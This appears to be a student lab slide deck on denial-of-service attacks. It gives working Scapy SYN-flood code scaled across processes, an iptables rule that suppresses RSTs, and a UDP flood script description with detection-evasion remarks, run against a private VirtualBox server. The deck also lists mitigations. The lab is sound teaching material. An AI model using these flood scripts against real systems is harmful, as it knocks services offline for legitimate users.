DENIAL OF SERVICE (DoS)


Group 5:
Emanuele Beozzo, Gianluca Pasolini, Leonardo Xompero

TABLE OF CONTENTS

01

INTRODUCTION


Introduction to Denial of Service attacks



WHAT IS A DoS?


When legitimate users can not access information systems, devices or other network resources due to an attack that congests or overpowers a system's capacity by generating a lot of requests.

DDoS attacks Trend 2010 - 2020



Google Cloud DDoS Trend

<91.052>



Number of DDoS attacks
in Q1 2022, 1406/day

DDoS attacks in Q1 2022

EXAMPLES OF DoS ATTACKS

MITIGATED

- Microsoft Azure
- 3.47 Tbps
- 340 million pps
- 10000 sources
- UDP reflection
- 15 minutes
- November 2021

SUCCESSFUL

- Among us
- No detailed info
- 3 days
- March 2022

Azure DDoS Protection - 2021 Q3 and Q4 trends

02

LAB SETUP

Description of tools and how the lab will be structured

VMs SETUP

SERVER: Lubuntu 20.04 LTS, 1 GB RAM, 1 core

sudo password: serverNS

Tools:
- Python http.server
- Gnome system monitor
- Wireshark
- Wondershaper

CLIENT: Lubuntu 20.04 LTS, 2 GB RAM, 2 core


sudo password: clientNS

Tools:
- Python Scapy
- Slowhttptest
- Gnome system monitor

TOPOLOGY

If: enp0s8
IP: 192.168.56.111/24

If: enp0s8
IP: 192.168.56.110/24
Http port: 8000
NetCat port: 8080



Client

Virtualbox virtual switch

Server

03

ATTACKS

Type of DOS attacks and exercices

TYPE OF DoS

TCP SYN FLOOD

UDP FLOOD


TCP RST ATTACK

BONUS:
SLOW HTTP ATTACK


TCP SYN FLOOD

TCP 3-WAY HANDSHAKE

1. Initiate TCP connection
2. Acknowledge the request
3. Acknowledge to confirm



SYN FLOOD



Three methods for DoS:

1. Direct
2. Spoofing
3. DDoS

TOOLS + START VM

Server

- Ifconfig
- Python3 -m http.server
- Wireshark
- Gnome-system-monitor
- Wondershaper

sudo password: serverNS

Client

- Ifconfig
- Python script Scapy
- Iptables

sudo password: clientNS

SYN FLOOD STEP BY STEP v1

1. Send one SYN request to target ip
   - sudo python3 synFloodV1.py 192.168.56.110 8000
2. Check traffic on Wireshark

```
def synFloodAttack(target_ip, dest_port):
    ip=IP(dst=target_ip)
    tcp = TCP(sport=RandShort(), dport=dest_port, flags="S")
    p = ip/tcp
    send(p, count=1, verbose=0)
```

SYN FLOOD STEP BY STEP v1

- Set firewall to remove RST - client side:
  - sudo iptables -A OUTPUT -p tcp --tcp-flags RST RST -s 192.168.56.111 -j DROP
- Launch again script synFloodV1.py
- Check changes on wireshark

<How can we improve the attack?>

<How can we improve the attack?>

Increase the number of packets

SYN FLOOD STEP BY STEP v2

1. Send SYN flood request to target ip
2. Check the network load with gnome-system-monitor

```
def synFloodAttack(target_ip, dest_port, sent_packets):
    ip=IP(dst=target_ip)
    tcp = TCP(sport=RandShort(), dport=dest_port, flags="S")
    p = ip/tcp
    #increase this number or create a while loop on attack
    send(p, count=sent_packets, verbose=0)
```

<How can we improve the attack?>

<How can we improve the attack?>

Increase numbers of core used with more processes

SYN FLOOD STEP BY STEP v3


1. Send SYN flood request to target ip with more cores
2. Check the network load with gnome-system-monitor

```
print("starting SYN flood attack on "+target_ip+":"+str(dest_port))
pool = Pool(processes=5)
for _ in range(5):
    pool.apply_async(attack, args=(target_ip, dest_port))
pool.close()
pool.join()
```

SYN FLOOD STEP BY STEP v3

- 1 core → 55 KiB/s

- 2 core → 110 KiB/s



- 4 core → 200 KiB/s

<How can we simulate the attack?>

<How can we simulate the attack?>

- Limitate network
- Limitate CPU
- Less connection simultaneously

WONDERSHAPER

WHAT?

Script to limit bandwidth

HOW?

Using iproute tc command

-a

Specify the adapter

-u

Specify the upload limit

-d

Specify the download limit


-c

Reset the limit created

Github Wondershaper


SYN FLOOD SIMULATION

1. Crop network to 40 Kibits/s
    - sudo wondershaper -a enp0s8 -u 40
2. Check the network load with gnome-system-monitor
3. Restore network capability
    - sudo wondershaper -a enp0s8 -c



RESET FIREWALL

1. Sudo iptables -L --line-numbers
2. Sudo iptables -D OUTPUT 1



POSSIBLE MITIGATIONS

LOAD BALANCING


Distribute traffic to loads evenly. Also with external service like Cloudflare.

SYN COOKIE

Use cookie to recycle old half-open connection even if the backlog is full of request.

PROOF OF WORK


Require source to solve a crypto puzzle before allocating resources to connection.



UDP FLOOD ATTACK


WHAT IS AN UDP FLOOD ATTACK?

- Denial Of Service (DoS) attack performed with the use of UDP packets
- Attackers (usually botnet) send UDP packets to victim
- It targets random ports



https://www.wallarm.com/what/udp-flood-attack


WHAT IS AN UDP FLOOD ATTACK?



https://www.cloudflare.com/learning/ddos/udp-flood-ddos-attack/

- Victim search for the availability of the ports and answers with an ICMP packet (destination unreachable)
- Attackers may have spoofed IP address to avoid returning ICMPs
- Too many requests, too many ICMP
- **Denial of service**

LOIC (Low Orbit Ion Cannon)



- Open source network stress tool
- Easy to use
- Performs a DOS (TCP, UDP, HTTP) attack on a target side
- Will not hide your IP and easily identified in system logs
- We will concentrate on a simple script

https://github.com/NewEraCracker/LOIC.git

PREPARATION FOR THE ATTACK

SERVER SIDE

1. Open the server [sudo python3 -m http.server]
2. Open wireshark to sniff incoming traffic [sudo wireshark]
3. Open the task manager to see the amount of traffic [gnome-system-monitor]

CLIENT SIDE

PREPARATION FOR THE ATTACK

SERVER SIDE

1. Open the server [sudo python3 -m http.server]
2. Open wireshark to sniff incoming traffic [sudo wireshark]
3. Open the task manager to see the amount of traffic [gnome-system-monitor]

CLIENT SIDE

1. Open the task manager [gnome-system-monitor]
2. Open the file to read it [open the udpFlood.py inside the folder DoS/UdpFlood]

DESCRIPTION OF THE FILE

- `target_ip`:
  - IP address of the target
- `max_packets`:
  - number of packets to send
- `data_size`:
  - 65507 bytes (max size possible: 65,535 bytes - 8-byte UDP header - 20-byte IP header); random to prevent detection
- `min_port` and `max_port`:
  - from 0 to 65535 (we will do a random between all the possible ports)
- `s=socket.socket(socket.AF_INET, socket.SOCK_DGRAM)`:
  - Creation of socket to send UDP packets; use of socket instead of scapy because it's faster
- `s.sendto(data, (target_ip, target_port))`:
  - flood the target

EXECUTION OF THE ATTACK

PART 1

PART 2

PART 3

EXECUTION OF THE ATTACK


PART 1

1. Go to the server
2. Open wireshark and select the right interface [enp0s8]
3. Filter the packets on wireshark [udp || icmp]

PART 2

PART 3

PART 1 - Filtering the traffic



EXECUTION OF THE ATTACK

PART 1


1. Go to the server
2. Open wireshark and select the right interface [enp0s8]
3. Filter the packets on wireshark [udp || icmp]

PART 2

1. Go to the client
2. Launch the script [sudo python3 udp_flood.py]
3. Insert the right IP address [ifconfig on server] and the number of packets [#e.g., 16, no big numbers otherwise the server will crash]
4. Go to the server and see the traffic received

PART 3

PART 2 - Execute the script



PART 2 - Visualize the traffic on server side

EXECUTION OF THE ATTACK

PART 1

1. Go to the server
2. Open wireshark and select the right interface [enp0s8]
3. Filter the packets on wireshark [udp || icmp]

PART 2


1. Go to the client
2. Launch the script [sudo python3 udp_flood.py]
3. Insert the right IP address [ifconfig on server] and the number of packets [#e.g., 16, no big numbers otherwise the server will crash]
4. Go to the server and see the traffic received

PART 3

1. Reset traffic of wireshark on server side
2. Change the rate limit of icmp [see next slides]
3. Re-launch the script on client side
4. See the traffic on server side

PART 3 - Change the ICMP rate limit

1. Open the terminal on the **server side**
2. Go to the directory [**cd /proc/sys/net/ipv4**]
3. Open the file with an editor [**sudo nano icmp_ratelimit**]
4. Change the value to **0**
5. Save the file




icmp_ratelimit (integer; default: 1000; since Linux 2.4.10)
Limit the maximum rates for sending ICMP packets whose type matches *icmp_ratemask* (see below) to specific targets. 0 to disable any limiting, otherwise the minimum space between responses in milliseconds.

https://man7.org/linux/man-pages/man7/icmp.7.html


PART 3 - Go to icmp_ratelimit

1. `cd /proc/sys/net/ipv4`
2. `sudo nano icmp_ratelimit`

PART 3 - Edit rate limit



PART 3 - Re-launch the attack



PART 3 - Visualize the new traffic

No.	Time	Source	Destination	Protocol	Length	Info
45	0.000942070	192.168.56.113	192.168.56.112	UDP	429	35238 → 61562 Len=65507
